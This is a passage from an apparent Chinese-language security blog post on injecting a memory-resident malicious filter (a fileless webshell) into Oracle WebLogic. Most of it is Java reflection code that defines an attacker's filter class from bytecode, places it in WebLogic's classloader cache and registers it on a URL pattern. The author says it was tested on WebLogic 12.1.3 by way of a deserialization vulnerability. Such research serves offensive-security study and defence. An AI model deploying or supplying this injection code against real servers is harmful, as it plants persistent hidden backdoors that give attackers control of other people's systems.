这里跟下过程，FIlter 将会在 loadFIlter 中实例化，

filterWrapper.getFilterClassName 中获取 FilterClass 的名称，然后通过 context 的 createInstance 方法去实例化。createInstance

我们看到了 classloader，weblogic 中有自定义的 classloader，跟进它的 loadclass 方法，会首先从 cache 中查找是否存在待查找的类，如果存在，则直接返回该名称对应的 Class

```
public Class loadClass(String name) throws ClassNotFoundExcep
tion {
    boolean doTrace = ctDebugLogger.isDebugEnabled();
    if (doTrace) {
        ClassLoaderDebugger.debug(this, SupportedClassLoader.
CACL, "loadClass", name);
    }
    Class res = (Class)this.cachedClasses.get(name);
    if (res != null) {
        return res;
    } else {
        try {
            if (!this.childFirst) {
                return super.loadClass(name);
            } else if (!name.startsWith("java.") && (!name.st
artsWith("javax.") || name.startsWith("javax.xml")) && !name.
startsWith("weblogic.")) {
                try {
                    synchronized(this) {
                        return this.findClass(name);
                    }
                } catch (ClassNotFoundException var7) {
                    return super.loadClass(name);
                }
            } else {
                return super.loadClass(name);
            }
        } catch (Error var8) {
            if (doTrace) {
                ClassLoaderDebugger.debug(this, var8);
            }
            throw var8;
        } catch (ClassNotFoundException var9) {
            if (doTrace) {
                ClassLoaderDebugger.debug(this, var9);
            }
            throw var9;
        }
    }
}
```

参考文章直接给出，我们可以通过反射直接将自己的 Filter 放到这个缓存中，问题都解决了，整体实现代码

```
try {
            Class executeThread = Class.forName("weblogic.wor
k.ExecuteThread");
            Method m = executeThread.getDeclaredMethod("getCu
rrentWork");
            Object currentWork = m.invoke(Thread.currentThrea
```

```
d());
            Field connectionHandlerF = currentWork.getClass
().getDeclaredField("connectionHandler");
            connectionHandlerF.setAccessible(true);
            Object obj = connectionHandlerF.get(currentWork);
            Field requestF = obj.getClass().getDeclaredField
("request");
            requestF.setAccessible(true);

            obj = requestF.get(obj);
            Field contextF = obj.getClass().getDeclaredField
("context");
            contextF.setAccessible(true);
            Object context = contextF.get(obj);
            Method getFilterManagerM = context.getClass().get
DeclaredMethod("getFilterManager");
            Object filterManager = getFilterManagerM.invoke(c
ontext);
            Method registerFilterM = filterManager.getClass
().getDeclaredMethod("registerFilter", String.class, String.c
lass, String[].class, String[].class, Map.class, String[].cla
ss);
// String filterName, String filterClassName, String[] urlPat
terns, String[] servletNames, Map initParams, String[] dispat
chers
            registerFilterM.setAccessible(true);
            Field classLoaderF = context.getClass().getDeclar
edField("classLoader");
            classLoaderF.setAccessible(true);
            ClassLoader cl = (ClassLoader) classLoaderF.get(c
ontext);
            Field cachedClassesF = cl.getClass().getDeclaredF
ield("cachedClasses");
            cachedClassesF.setAccessible(true);
            Object cachedClass = cachedClassesF.get(cl);
            Method getM = cachedClass.getClass().getDeclaredM
ethod("get", Object.class);
            if (getM.invoke(cachedClass, "Myfilter") == null)
{
                byte[] Uclassbate = new byte[] {Filter的字节码
数据};
                Method defineClass = cl.getClass().getSupercl
ass().getSuperclass().getSuperclass().getDeclaredMethod("defi
neClass", byte[].class, int.class, int.class);
                defineClass.setAccessible(true);
                Class evilFilterClass = (Class) defineClass.i
nvoke(cl, Uclassbate, 0, Uclassbate.length);
// 恶意类名称为 Myfilter  filter 名称为filtername
                Method putM = cachedClass.getClass().getDecla
redMethod("put", Object.class, Object.class);
                putM.invoke(cachedClass, "Myfilter", evilFilt
erClass);
            }
            registerFilterM.invoke(filterManager, filterName,
"Myfilter", new String[]{filterUrlPattern}, null, null, nul
l);
        } catch (Exception e) {
            e.printStackTrace();
        }
```

wblogic12.1.3 测试成功，这里直接用反序列化漏洞打的

四、参考链接

在此感谢各位师傅前期的研究分享~

https://mp.weixin.qq.com/s/DMVcqtiNG9gMdrBUyCRCgw

https://paper.seebug.org/1233/

https://www.cnblogs.com/skisqibao/p/10278987.html

https://www.runoob.com/w3cnote/filter-filterchain-filterconfig-intro.html

https://developer.aliyun.com/article/83765

https://www.cnblogs.com/potatsoSec/p/13162792.html

https://www.cnblogs.com/lxmwb/p/13235572.html

https://github.com/cnsimo/TomcatFilterInject/blob/master/src/com/reinject/MyFilter/TomcatShellFilter.java

https://lucifaer.com/2020/05/12/Tomcat%E9%80%9A%E7%94%A8%E5%9B%9E%E6%98%BE%E5%AD%A6%E4%B9%A0/